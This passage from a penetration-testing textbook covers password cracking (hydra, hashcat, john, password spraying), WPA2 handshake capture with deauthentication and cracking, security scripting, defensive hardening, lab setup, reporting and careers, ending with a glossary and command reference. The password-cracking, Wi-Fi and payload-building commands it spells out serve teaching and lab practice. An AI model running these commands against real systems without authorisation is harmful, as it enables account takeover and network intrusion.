```

To attack a web login form, you must specify the POST request structure and the “failure string” (the text present in a failed response). Take this information from Burp:

kali@lab: ~

```
$ hydra -l admin -P rockyou.txt 10.0.0.5 \
  http-post-form '/login:user=^USER^&pass=^PASS^:Invalid'
[80][http-post-form] login: admin  password: admin123
```

Account lockout

An online attack can lock accounts and create a lot of noise in the logs. In real work, keep the rate low and be aware of the target's account-lockout policy.

Before Cracking

11.2 Identifying the Hash Type

Before cracking a hash, you must know its type so you can choose the right mode in the tool. The `hashid` tool does this:

kali@lab: ~

```
$ hashid '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD5
```

Hash	Sign
MD5	32 hex characters; broken and old
SHA-1 / SHA-256	40 / 64 characters
NTLM	the Windows password hash
bcrypt	with the $2a$ prefix; slow and secure

The Power of the GPU

11.3 hashcat — Powerful Offline Cracking

`hashcat`, using the GPU, can try millions of hashes per second. Two key parameters: `-m` the hash type (mode) and `-a` the attack type (0 for dictionary). The powerful “rules”

feature also automatically transforms the list's words (for example, password to P@ssw0rd):

```
kali@lab: ~
# m 0=MD5 , a 0=dictionary
$ hashcat -m 0 -a 0 hashes.txt rockyou.txt
# m 1000=NTLM
$ hashcat -m 1000 ntlm.txt rockyou.txt
# with rules (multiplies the words tenfold)
$ hashcat -m 0 h.txt rockyou.txt -r best64.rule
# show the cracked passwords
$ hashcat -m 0 h.txt --show
5f4dcc3b5aa765d61d8327deb882cf99:password
```

Breaking Password-Protected Files

11.4 John the Ripper — the All-Rounder

`john` is especially excellent for breaking password-protected files. The `*2john` helper tools pull the hash out of various files (zip, SSH key, etc.) so that john can crack it:

```
kali@lab: ~
# extract the hash from a password-protected zip file
$ zip2john secret.zip > zip.hash
# extract from a password-protected private key
$ ssh2john id_rsa > ssh.hash
# crack
$ john --wordlist=rockyou.txt zip.hash
P@ssw0rd123    (secret.zip)
# to crack Linux user passwords
$ unshadow passwd shadow > linux.hash
```

List Quality

11.5 Wordlists: the Ammunition of the Attack

The quality of cracking depends on the quality of the wordlist. The legendary `rockyou.txt` list (with 14 million real leaked passwords) is everyone's first choice. But you can also build

a custom list; `cewl` builds words from the target site itself, and `crunch` generates a custom pattern:

```
kali@lab: ~

# the legendary list
/usr/share/wordlists/rockyou.txt
# build a list from the site's own words
$ cewl http://10.0.0.5 -w custom.txt
# generate a custom pattern
$ crunch 8 8 -t Pass%%%% > list.txt
```

Enterprise Techniques

11.6 Password Spraying and Credential Stuffing

Two more advanced techniques common in enterprise attacks. **Password spraying**: instead of trying a thousand passwords against one user (which locks the account), you try one common password against a thousand users. **Credential stuffing**: you try credentials leaked from one breach against other services (because people reuse passwords):

```
kali@lab: ~ — lab only

# spraying: one password, a list of users
$ crackmapexec smb 10.0.0.5 -u users.txt -p 'Spring2024!'
```

The Defender's Hat

11.7 Defending Against Password Attacks

Defending against these attacks is a combination of technology and policy:

- **Long, unique passwords:** a 16+ character passphrase with a password manager.
- **Multi-factor authentication (MFA):** even with a leaked password, login is impossible — the most effective defense.
- **Account lockout:** after several failed attempts, lock the account temporarily.
- **Secure hashing:** use bcrypt, scrypt, or Argon2 with a “salt,” not MD5.
- **Monitoring:** alert on a high number of failed logins.

The power of salt

A “salt” is a random string added to each password before hashing. The salt makes two identical passwords get different hashes and renders precomputed cracking tables (rainbow tables) useless. The combination of salt + a slow algorithm makes offline cracking practically impossible.

Chapter Summary

- Attacking passwords has two arenas: **online** (slow, with hydra) and **offline** (fast, with hashcat/john).
- Before cracking, identify the hash type with `hashid` so you set the right mode.
- `hashcat` with a GPU and “rules” is very fast; `john` is excellent for password-protected files.
- `rockyou.txt` is the starting point; build a custom list with `cewl` and `crunch`.
- The definitive defense: MFA + a long password + a secure salted hash (bcrypt/Argon2).

Chapter 11 Exercises

1. With `hydra`, attack the SSH of a lab machine (with a deliberately weak password).
2. Create an MD5 hash and crack it with `hashcat` and `rockyou.txt`.
3. Create a password-protected zip file and discover its password with `zip2john` and `john`.
4. With `cewl`, build a wordlist from a site and count its words.
5. Explain why a “salt” renders rainbow tables useless.

Quick Reference — Passwords & Hashes

Command	Use
hydra -l u -P list ssh://IP	`online SSH attack`
hydra ... http-post-form	`attack a web form`

hashid 'HASH'	identify the hash type
hashcat -m 0 -a 0 h rockyou	dictionary cracking
john --wordlist=rockyou h	cracking with john
zip2john / ssh2john	extract a hash from a file
cewl URL -w out	build a wordlist from a site

CHAPTER TWELVE


Wireless Network Security

Wi-Fi waves erase the physical boundary of the network. From monitor mode to capturing the WPA2 handshake and cracking it — only on your own network.

`Monitor Mode` `airodump-ng` `Handshake` `aircrack-ng`

A wired network has a physical boundary: to break in you must have access to the cable. But Wi-Fi removes this boundary; its waves pass through walls, and anyone within range can hear them. That makes wireless security a sensitive field.

> **The legal boundary of this chapter**
>
> All techniques in this chapter are permitted only on **your own Wi-Fi network** or a lab access point you set up for this purpose. Sniffing, deauth, or cracking others' networks is, without exception, a crime.



The Evolution of Defense

12.1 Wi-Fi Security Standards

Wi-Fi security has evolved over time, and knowing the difference between the generations is important:

WEP — the first standard; completely broken and cracked in minutes. Never use it.

WPA2 — the most common standard today; secure, but with a weak password it is vulnerable to offline handshake cracking.

WPA3 — the newest and most secure; resistant to offline attacks and recommended for migration.

The Full Cycle

12.2 Step by Step: Cracking WPA2 in the Lab

The classic WPA2 attack has four steps. First we must put the network card into **monitor mode** so it can hear all the packets in the air:

kali@lab: ~ (sudo) — step 1: monitor mode

```
$ sudo airmon-ng check kill
# kill interfering processes
$ sudo airmon-ng start wlan0
monitor mode enabled on wlan0mon
```

The second step is identifying nearby networks and connected clients. The `BSSID` column shows the router's MAC and `CH` its channel:

sudo — step 2: identifying networks

```
$ sudo airodump-ng wlan0mon
BSSID              CH  ENC   ESSID
AA:BB:CC:11:22:33   6  WPA2  MyLab-WiFi
# focus on the target and save
$ sudo airodump-ng -c 6 --bssid AA:BB:CC:11:22:33 -w cap wlan0mon
```

The third step is capturing the **four-way handshake**, which happens when a client connects. To speed this up, you can temporarily disconnect a client so it reconnects:

sudo — step 3: capturing the handshake

```
# temporarily disconnect a client (your own network only)
$ sudo aireplay-ng --deauth 5 -a AA:BB:CC:11:22:33 wlan0mon
CH 6 ][ WPA handshake: AA:BB:CC:11:22:33
```

And the fourth step is offline cracking of the handshake on your own system with a wordlist. For more speed, you can convert the handshake to hashcat format and use the GPU:

sudo — step 4: offline cracking

```
$ sudo aircrack-ng cap-01.cap -w rockyou.txt
KEY FOUND! [ MyWiFiPass123 ]
# or faster with hashcat
$ hcxpcapngtool -o hash.hc22000 cap-01.cap
$ hashcat -m 22000 hash.hc22000 rockyou.txt
```

It all comes down to the password

In this attack, the only thing standing between the attacker and the network is the strength of the password. If the password is in the wordlist, it is cracked; if it is a long, random passphrase, it is practically uncrackable. And on WPA3 this attack does not work at all.

Everything at Once

12.3 wifite — Automating the Attack

The `wifite` tool automates this whole cycle (monitor, scan, capture the handshake, crack) — again, only on your own network:

kali@lab: ~ (sudo) — your own network only

```
$ sudo wifite
[+] scanning for targets ...
NUM  ESSID       CH  ENCR  POWER
1    MyLab-WiFi   6  WPA2  42db
[+] captured handshake, cracking with rockyou ...
```

Other Vectors

12.4 WPS and the Evil Twin

Know two other attack vectors conceptually. **WPS** is a feature for easy connection that, in many routers, has a weak implementation and is breakable with a PIN attack — for this reason it should be turned off. The **Evil Twin** means an attacker creates a fake access point with the same name as the real network so that users connect to it and have their credentials stolen.

The Defender's Hat

12.5 Defending the Wireless Network

Wireless defense is simple but effective:

- **WPA3, or WPA2 with a strong password:** a random 16+ character passphrase; this is the heart of the defense.
- **Turn off WPS:** removes a common router weakness.

- **A separate guest network:** isolate unknown devices from the main network.
- **Update the router firmware:** install security patches.
- **Hiding the network name is not enough:** real security comes from a strong password, not from hiding the SSID.

Chapter Summary

- WEP is broken, WPA2 is vulnerable with a weak password, and WPA3 is the most secure.
- The WPA2 attack has four steps: monitor, scan, capture the handshake, offline cracking.
- All of WPA2's security depends on **password strength**; a long password is practically uncrackable.
- `wifite` automates the whole cycle; hashcat is faster than aircrack.
- Defense: WPA3/WPA2 with a strong password, turning off WPS, and a separate guest network.

Chapter 12 Exercises

1. On your own lab access point, put the card into monitor mode and scan the networks.
2. Capture your own network's WPA2 handshake and crack it with aircrack (a password you set yourself).
3. Convert the same handshake to hashcat format and crack it with that; compare the speed.
4. Explain why WPA3 is resistant to the offline-cracking attack.
5. Check your home router's settings: is WPS turned off?

Quick Reference — Wireless

Command	Use
airmon-ng start wlan0	`enable monitor mode`
airodump-ng wlan0mon	`scan networks`

aireplay-ng --deauth	`disconnect a client (capture handshake)`
aircrack-ng cap -w list	`crack the handshake`
hashcat -m 22000	`fast GPU cracking`
wifite	`full automation`

13

CHAPTER THIRTEEN

Scripting for Security

Automate the repetitive. A good hacker builds their own tools; from a Bash script to a port scanner in Python.

`Bash` `Loops & Functions` `Python Socket` `requests & scapy`

The line between a “tool user” and a “true professional” is the ability to build tools. When you repeat a task more than twice, it is time to automate it.

Scripting gives you three superpowers: **speed** (check a hundred hosts in a second), **automation** (run a chain of tools at once), and **custom tooling** (build it yourself when no ready-made tool exists). In this chapter we work with the two main security languages: **Bash** for gluing commands together and **Python** for building serious tools.



Command-Line Scripting

13.1 Bash — the Basics

A Bash script is in fact a list of command-line commands that becomes intelligent with a few logical constructs (variables, conditions, loops). The structure of a simple script with an argument and a condition:

scan.sh

```
#!/bin/bash
TARGET=$1                    # the first argument
if [ -z "$TARGET" ]; then
  echo "usage: $0 <ip>"; exit 1
fi
echo "[*] scanning $TARGET ..."
nmap -F "$TARGET"
$ chmod +x scan.sh && ./scan.sh 10.0.0.5
```

The Power of Repetition

13.2 Loops in Bash: Handmade Tools

With a simple loop you can repeat a task over dozens of targets. For example, a handmade “ping sweep” that checks a whole subnet for live hosts:

sweep.sh

```
#!/bin/bash
for ip in 10.0.0.{1..254}; do
  ping -c1 -W1 $ip &>/dev/null && echo "[+] $ip UP" &
done; wait
$ ./sweep.sh
[+] 10.0.0.1 UP     [+] 10.0.0.5 UP
```

Or a simple port scanner with `nc`, for when Nmap is not available:

portscan.sh

```
for port in 21 22 80 443 3306; do
  nc -z -w1 10.0.0.5 $port 2>/dev/null \
    && echo "port $port OPEN"
done
port 22 OPEN     port 80 OPEN
```

Real Power

13.3 Python — the Number-One Tool-Building Language

When the work gets more complex, Python is the natural choice: readable, powerful, and full of libraries. Most modern security tools are written in Python. Let's build a port scanner from scratch in a few lines — the best way to deeply understand what Nmap does:

scanner.py

```
import socket
target = '10.0.0.5'
for port in range(1, 1025):
    s = socket.socket()
    s.settimeout(0.5)
    if s.connect_ex((target, port)) == 0:
        print(f'[+] port {port} open')
    s.close()
$ python3 scanner.py
```

Web Automation

13.4 Python and the Web: the requests Library

The `requests` library makes interacting with the web simple. With it you can automate path discovery, parameter testing, and API interaction. A simple path discoverer:

web.py

```
import requests
paths = ['admin', 'login', 'backup', 'config']
for path in paths:
    r = requests.get(f'http://10.0.0.5/{path}')
    if r.status_code == 200:
        print(f'[+] /{path}  ->  200 OK')
$ python3 web.py
[+] /login  ->  200 OK
```

Low Level

13.5 Python and Packets: the Scapy Library

The `scapy` library lets you build, send, and analyze network packets bit by bit. This is the most powerful way to deeply understand protocols (lab only):

scapy (python3)

```
from scapy.all import *
# a handmade ARP scan
ans, _ = arping('10.0.0.0/24')
# build a SYN packet and send it
pkt = IP(dst='10.0.0.5')/TCP(dport=80, flags='S')
resp = sr1(pkt, timeout=1)
```

Practical Power

13.6 Real Automation: Chaining Tools

The real value of scripting becomes clear when you chain several tools together. This small script performs the initial reconnaissance of a target completely and in parallel:

recon.sh

```
#!/bin/bash
T=$1; mkdir -p $T
echo "[*] nmap ..."   ; nmap -sV -oN $T/nmap.txt $T &
echo "[*] subs ..."   ; subfinder -d $T -o $T/subs.txt &
echo "[*] whatweb ..."; whatweb $T > $T/web.txt
wait
$ ./recon.sh example.com
```

Good scripter habits

Start small and automate one task well; give clean, grep-able output; handle errors (timeout and try/except); and keep your scripts in a personal repository so that over time they become a dedicated toolbox.

Chapter Summary

- Scripting gives three superpowers: speed, automation, and custom tooling.
- **Bash** is excellent for chaining commands and looping over targets.
- **Python** with `socket`, `requests`, and `scapy` is for building serious tools.
- Building a simple scanner is the best way to deeply understand how ready-made tools work.
- The real value is in **chaining tools** and fully automating a process.

Chapter 13 Exercises

1. Write a Bash script that, given a subnet, lists the live hosts.
2. Extend the Python port scanner of section 13.3 to also show the service name of each port.
3. With `requests`, write a script that checks for several common paths on a site.
4. Write an automation script that runs nmap and whatweb against a target and saves the output.
5. Wrap one of the tools from earlier chapters in a script of your own so it runs more easily.

Quick Reference — Scripting

Snippet	Use
for i in {1..254}	`loop over a range`
$1 $2 $@	`script arguments`
cmd1 && cmd2	`chained execution`
cmd &	`parallel background execution`
socket.connect_ex	`check whether a port is open`
requests.get(url)	`a web request`
sr1(pkt)	`send a packet with scapy`

14

CHAPTER FOURTEEN

Defense, Hardening & Monitoring

So far we thought like an attacker; now we put on the defender's hat. Layered defense, cryptography, hardening, and monitoring with SIEM.

Defense in Depth | iptables & ufw | fail2ban | SIEM

Knowing the attack is half the work; the other half is defense. The best defender is one who thinks like an attacker — and you are now that person. In this chapter we turn your offensive knowledge into a defensive shield.

Defense is not a single product you buy and install; it is a **layered architecture**. In this chapter we start from the "defense in depth" philosophy and then reach the practical tools of hardening, firewalls, monitoring, and intrusion detection.



The Philosophy of Defense

14.1 Defense in Depth

The fundamental principle of defense is this: **no single layer is perfect**. Instead of relying on one tall wall, we build several defensive layers that cover one another's weaknesses. The attacker must get through **all** the layers, while we only need to stop them at one of them. These layers, from outside in, are: policy and human training, physical security, the network perimeter (firewall/VPN), the internal network (segmentation/IDS), the host (hardening/antivirus), the application (secure coding/WAF), and at the center, the data itself (encryption/access control).

> **The weakest link**
>
> The strongest chain is only as strong as its weakest link. In security, this link is often the **human** — which is why user training and awareness is the first layer of any serious defense.

The Basis of Confidentiality

14.2 Cryptography — the Shield of Data

Cryptography is the heart of confidentiality and integrity. Know the three main families:

> **Symmetric** — a single key for encryption and decryption; fast. Example: `AES`. Suitable for encrypting large amounts of data.

> **Asymmetric** — a public/private key pair; slower but excellent for secure key exchange and signing. Examples: `RSA`, `ECC`.

> **Hashing** — a one-way function for integrity, not decryption. Example: `SHA-256`. For secure password storage (with a salt).

In practice these are combined. **TLS/HTTPS** uses asymmetric for the secure exchange of a symmetric key and then encrypts the data with that (fast) symmetric key. And **VPN** builds an encrypted tunnel over the insecure internet to keep remote communication safe.

Securing the Gateway

14.3 SSH Hardening

SSH is the main gateway of servers and a constant target of password attacks. A few simple changes in `/etc/ssh/sshd_config` make it much more secure:

/etc/ssh/sshd_config

```
PermitRootLogin no          # direct root login forbidden
PasswordAuthentication no   # key only, not password
Port 2222                   # change the default port
AllowUsers admin devops     # only authorized users
$ sudo systemctl restart ssh
now a brute-force attack on SSH is practically useless
```

Traffic Control

14.4 Firewall with ufw and iptables

The firewall decides what traffic is allowed. The golden rule: **deny everything by default, open only what is needed**. The `ufw` tool is a simple interface over `iptables`:

kali@lab: ~ (sudo)

```
$ sudo ufw default deny incoming
$ sudo ufw allow 22/tcp
$ sudo ufw allow 443/tcp
$ sudo ufw enable
$ sudo ufw status numbered
# the lower-level equivalent with iptables:
$ sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

Active Defense

14.5 fail2ban — Automatically Blocking the Attacker

The `fail2ban` tool reads the logs and automatically and temporarily blocks any IP that has many failed attempts — a simple and very effective defense against password attacks:

```
kali@lab: ~ (sudo)
```

```
$ sudo apt install fail2ban -y
$ sudo systemctl enable --now fail2ban
$ sudo fail2ban-client status sshd
Currently banned: 2   Banned IP: 185.x.x.x  45.x.x.x
5 failed logins  ->  automatic ban
```

Reducing the Attack Surface

14.6 Hardening and Mandatory Access Control

Hardening means shrinking the attack surface. Always follow a baseline checklist, and use the official **CIS Benchmark** standard as a guide:

- **Updates:** most intrusions come from unpatched weaknesses; keep the system current.
- **Least privilege:** every user and service has only the minimum access required.
- **Close extra services:** turn off any service that is not needed.
- **Change default passwords:** an attacker's first target is default credentials.
- **A tested backup:** the last line of defense against ransomware is an offline, tested backup.

The deeper layer of hardening is **mandatory access control**: `AppArmor` and `SELinux` confine even a compromised process, and `auditd` logs every change to a sensitive file.

Seeing and Responding

14.7 IDS/IPS and SIEM

Without monitoring, an attack happens in silence. Know the three layers of "see and respond." **IDS** (such as Snort and Suricata) detects an intrusion and alerts (like a CCTV camera); **IPS** blocks it in that very moment (like an active guard); and **SIEM** (such as Splunk, ELK, and Wazuh) collects the logs of all systems, correlates them, and reveals attack patterns — this is the central eye of the blue team.

Logs are gold

Without complete, centralized logs, neither attack detection nor post-incident investigation is possible. The first thing a mature blue team does is set up a SIEM and ensure log collection from all assets.

The Defender's Mentality

14.8 The Blue-Team Mindset

Defense is more a mindset than a set of tools. A few blue-team principles:

- **Assume breach:** always assume an intrusion has happened and look for signs, instead of waiting for an alert.
- **Incident response:** have a prepared plan for the moment of crisis.
- **Purple exercises:** have the red and blue teams practice together so both improve.
- **Continuous improvement:** every incident is a lesson; use it to strengthen the defense.

Chapter Summary

- **Defense in depth** means several layers that cover one another's weaknesses; the attacker must get through all of them.
- Cryptography has three families: symmetric (AES), asymmetric (RSA), and hashing (SHA-256).
- SSH hardening, a “deny-by-default” firewall, and `fail2ban` are basic and effective defenses.
- IDS detects, IPS blocks, and **SIEM** is the central eye of monitoring.
- The best defender is one who thinks like an attacker — that is, you.

Chapter 14 Exercises

1. Harden a lab server: secure SSH, enable the firewall, and install fail2ban.
2. With `ufw`, close all inbound traffic and open only two ports.
3. Design three “defense in depth” layers for a hypothetical web server.
4. Explain the difference between IDS and IPS with a real example.
5. Explain why “logs” are vital for the blue team and what role SIEM plays.

Quick Reference — Defense

Tool / Command	Use
ufw default deny incoming	`deny-by-default firewall`
fail2ban-client status	`automatically ban the attacker`
PasswordAuthentication no	`SSH hardening`
AppArmor / SELinux	`mandatory access control`
Snort / Suricata	`intrusion detection/prevention`
Wazuh / ELK / Splunk	`SIEM system`

15

CHAPTER FIFTEEN


Lab, Reporting & Career Path

Knowledge without practice is nothing. We build a lab, write a professional report, and map out the career path ahead.

Kali & DVWA | Reporting | Certifications | Career Path

We have reached the end of the journey, but in fact this is just the beginning of your road. In this final chapter we bring together what you need to become a true professional: a lab, reporting skill, and a career roadmap.

The past fourteen chapters gave you knowledge and tools. But the difference between someone who has read “about” security and someone who has “done” it is in practice. This chapter tells you where and how to practice, how to document your work professionally, and how to turn this path into a career.



The Practice Ground

15.1 Build Your Own Safe Lab

The first and most important step is building an isolated lab; a place where you can try anything without fear of the law or of causing damage. A standard lab's structure has four parts:

> **Virtual machine** — VirtualBox or VMware software; everything runs separately from your main system.

> **Attacker system** — a VM of Kali Linux or Parrot OS with ready-made tools.

> **Vulnerable target** — machines that are deliberately weak: Metasploitable2, DVWA, OWASP Juice Shop.

> **Isolated network** — Host-Only mode so no traffic leaks to the internet or the real network.

For quickly spinning up practice targets, **Docker** is your best friend; in a few seconds you bring up a vulnerable target:

```
kali@lab: ~
```

```
# DVWA at http://localhost
$ docker run -d -p 80:80 vulnerables/web-dvwa
# OWASP Juice Shop
$ docker run -d -p 3000:3000 bkimminich/juice-shop
now you have a complete and legal practice ground
```

Online Arenas

15.2 Legal Practice Platforms

Alongside a home lab, several online platforms provide endless, legal practice arenas:

- **TryHackMe** — step-by-step, friendly paths for beginners; the best starting point.
- **Hack The Box** — real, competitive challenges for intermediate and up.
- **PortSwigger Academy** — complete, free web-security training from the makers of Burp.
- **VulnHub** — downloadable vulnerable machines for your own lab.
- **OverTheWire** — practicing basic concepts and the command line as a game.

> **Steady practice beats reading alone**
>
> A few hours of regular practice a week on these platforms is worth more than hundreds of hours of mere reading. Security knowledge forms in the fingers, not just in the mind.

The Final Value

15.3 The Penetration-Test Report — the Real Product of the Work

The bitter truth is: finding the hole is the easier job. A professional's real value is in the **report** they write — a report that both the manager (to decide) and the technical team (to fix) can understand. A professional report has this structure:

> **Executive summary** — in plain language and without technical detail, for decision-makers; the overall risk and priorities.

> **Scope and method** — what was tested, when, and within what framework.

> **Findings** — each weakness with a CVSS score and priority from critical to low.

> **Evidence (PoC)** — reproduction steps and screenshots, so every finding is provable.

> **Remediation** — the most important part: exactly how to close each weakness.

Remember: the client is not paying for a "list of vulnerabilities"; they are paying for **clear guidance on how to become secure**. The remediation section is the most valuable part of your report.

The Learning Path

15.4 Certifications — a Growth Map

Certifications prove your knowledge to an employer and structure the learning path. A suggested path from beginner to professional:

Level	Certification	Focus
Start	CompTIA Network+ / Security+	networking and security fundamentals
Networking	Cisco CCNA	network infrastructure
Entry to pentesting	eJPT / CEH	pentest concepts and tools

Hands-on and respected	OSCP (PWK)	fully hands-on penetration testing
Specialized	SANS SEC504 / SEC542	incident response / web security
Managerial	CISSP	security architecture and management

> **Certifications serve skill**
>
> A certification lights the path, but is not a substitute for real skill. The best approach is combining certifications with steady practice on a lab and hands-on platforms. The author of this book followed a similar path.

Where Do You Go?

15.5 Security Career Paths

One skill, many paths. Depending on your interest, you can choose one of these roads:

> **SOC Analyst** — monitoring and incident response in a security operations center (blue team).

> **Penetration Tester** — legal attacking and security assessment (red team).

> **Network Security Specialist** — designing and defending network infrastructure.

> **Bug Bounty Hunter** — participating in Bug Bounty programs independently and for income.

> **Cloud Security Engineer** — securing cloud infrastructure (AWS/Azure) — a booming field.

Summing Up

15.6 The Methodology at a Glance — and the Final Word

This whole book can be summarized in a seven-stage cycle; the same cycle you repeat in every real assessment:

1. **1) Reconnaissance** — gathering information about the target from open sources and the network.

2. **2) Scanning** — discovering hosts, ports, and services.
3. **3) Enumeration** — going deep into each service.
4. **4) Vulnerability discovery** — finding an exploitable weakness.
5. **5) Exploitation** — gaining initial access.
6. **6) Post-exploitation** — escalation, lateral movement, and gathering evidence.
7. **7) Reporting** — documentation and presenting remediation.

> *"The only truly secure system is one that is powered off, cast in a block of concrete, and sealed in a lead-lined room with armed guards — and even then I have my doubts."*
>
> — Gene Spafford

Absolute security does not exist; but you now have the tools, the knowledge, and — most importantly — the **mindset** needed to make the attacker's work hard and the defender's work easy. This road is a lifelong learning path. Stay curious, practice steadily, and always — without exception — use your knowledge in the service of defense and with responsibility. Good luck.

Chapter Summary

- The first step is building an **isolated lab** with Kali and vulnerable targets.
- Platforms such as **TryHackMe** and **Hack The Box** provide a legal practice ground.
- The real value of the work is in a clear **report**; the "remediation" section is its most important part.
- Certifications (Security+, OSCP, etc.) structure the growth path.
- The whole book is summarized in the seven-stage penetration-testing cycle — memorize it.

Final Exercises

1. Build your complete lab: Kali + Metasploitable + DVWA on one Host-Only network.
2. Solve a complete TryHackMe or VulnHub machine from reconnaissance to access.
3. For that machine, write a complete penetration-test report with the structure of section 15.3.
4. Choose a career path and list the certifications that match it.
5. Write the seven-stage cycle from memory and name one tool for each stage.

THE FINAL PART

Appendices & References

Glossary · Command Reference · References · About the Author

Glossary of Security Terms

A quick reference to the key terms of this book, in English alphabetical order. You will find this glossary useful for review before an exam or a job interview.

APT — Advanced Persistent Threat; an organized, patient, and often state-sponsored attacker group.

ARP — the protocol that maps an IP address to a MAC on the local network; without authentication.

Backdoor — a hidden access path that an attacker leaves behind to return.

Banner Grabbing — capturing a service's introduction message to learn its type and version.

Blue Team — the defense team; monitoring, detection, and response to attacks.

Brute Force — an exhaustive-search attack; trying all possible combinations.

CVE — a unique identifier for a public vulnerability.

CVSS — a standard vulnerability-severity score, from 0 to 10.

CWE — a classification of the type of software weakness.

DMZ — a demilitarized zone; a separate network for public-facing services.

DoS / DDoS — a denial-of-service attack; saturating the target until it fails.

Enumeration — deep extraction of information from a service.

Exploit — code that leverages a vulnerability.

Fuzzing — sending bulk random/targeted input to discover weaknesses.

Handshake — the ritual of starting a connection (such as SYN/SYN-ACK/ACK in TCP).

Hash — a one-way function that turns data into a fixed-length string.

IDOR — Insecure Direct Object Reference; a type of broken access control.

IDS / IPS — Intrusion Detection / Prevention System.

Kerberoasting — an attack to extract service-account hashes in Active Directory.

Lateral Movement — spreading the intrusion from one host to others.

LFI / RFI — Local / Remote File Inclusion; a web attack.

MITM — Man-in-the-Middle; the attacker places themselves in the traffic path.

MFA — Multi-Factor Authentication.

NSE — the Nmap Scripting Engine for automation.

Payload — code that runs after the intrusion.

Pivot — using a compromised host as a bridge to another network.

PoC — Proof of Concept; code showing a weakness is real.

Privilege Escalation — raising access; going from an ordinary user to root/admin.

Red Team — the attack team, for testing defenses.

Reverse Shell — the target connects back to the attacker.

Salt — a random string added to a password before hashing.

Scope — the authorized boundary of a security test.

SIEM — Security Information and Event Management system.

SOC — Security Operations Center.

Social Engineering — deceiving a human instead of a technical intrusion.

SQLi — SQL injection; manipulating a database query through input.

SSRF — Server-Side Request Forgery.

SUID — a permission bit that runs a program with the owner's privileges.

Vulnerability — a weakness that can be exploited.

WAF — Web Application Firewall.

Wordlist — a list of words; the ammunition of a password attack.

XSS — script injection in the victim's browser.

XXE — XML External Entity injection.

Zero-day — a vulnerability that has no official patch yet.

Comprehensive Command Reference

All the key commands of the book, gathered by phase. Keep this section handy; it will serve you in any real assessment.

Linux & the Command Line

Command	Use
ls -la	full listing with permissions
find / -perm -4000 2>/dev/null	find SUID files
grep -rn 'x' .	recursive text search
awk -F: '{print $1}' f	extract a column
sudo -l	sudo permissions (escalation)
ss -tlnp	local open ports
python3 -m http.server 8000	file-transfer web server

Reconnaissance & Scanning

Command	Use
whois domain	domain ownership
dig domain A +short	IP address
amass enum -passive -d d	subdomain discovery
theHarvester -d d -b bing	emails and hosts
nmap -sn NET/24	live host discovery
nmap -sS -p- IP	full port scan
nmap -sV -sC IP	version + scripts
nmap --script vuln IP	vulnerability discovery

Enumeration & Web

Command	Use
enum4linux -a IP	SMB enumeration
snmpwalk -c public IP	SNMP enumeration
gobuster dir -u URL -w list	directory discovery
ffuf -u URL/FUZZ -w list	web fuzzing
nikto -h URL	web-weakness scan
sqlmap -u URL --dbs	SQL injection
wpscan --url URL	WordPress scan

Exploitation, Passwords & Wireless

Command	Use
msfconsole / use / exploit	exploitation with Metasploit
msfvenom -p ... -f exe	build a payload
hydra -l u -P list ssh://IP	online attack
hashcat -m 0 -a 0 h rockyou	hash cracking
john --wordlist=rockyou h	cracking with john
airodump-ng wlan0mon	Wi-Fi scan
aircrack-ng cap -w list	WPA2 cracking

Defense

Command	Use
ufw default deny incoming	deny-by-default firewall
fail2ban-client status	automatic banning

PasswordAuthentication no	`SSH hardening`
systemctl status / enable	`service management`

Ports & Services Reference

A complete table of the common ports that every network and security professional should know.

Port	Protocol	Service / Use
20/21	TCP	FTP — file transfer
22	TCP	SSH — secure management
23	TCP	Telnet — insecure terminal
25	TCP	SMTP — sending email
53	TCP/UDP	DNS — naming system
67/68	UDP	DHCP
80	TCP	HTTP — web
110	TCP	POP3 — receiving email
111	TCP/UDP	RPCbind
135	TCP	MS-RPC
139/445	TCP	SMB — Windows sharing
143	TCP	IMAP
161/162	UDP	SNMP
389	TCP	LDAP
443	TCP	HTTPS — secure web
1433	TCP	MS-SQL
2049	TCP	NFS
3306	TCP	MySQL
3389	TCP	RDP — remote desktop

5432	TCP	PostgreSQL
5900	TCP	VNC
8080	TCP	HTTP proxy/alternate

References & Further Reading

An item-by-item list of the resources recommended for deepening each chapter — books, websites, tools, and practice platforms.

Reference Books

- **The Web Application Hacker's Handbook** — Dafydd Stuttard & Marcus Pinto (the web-security reference).
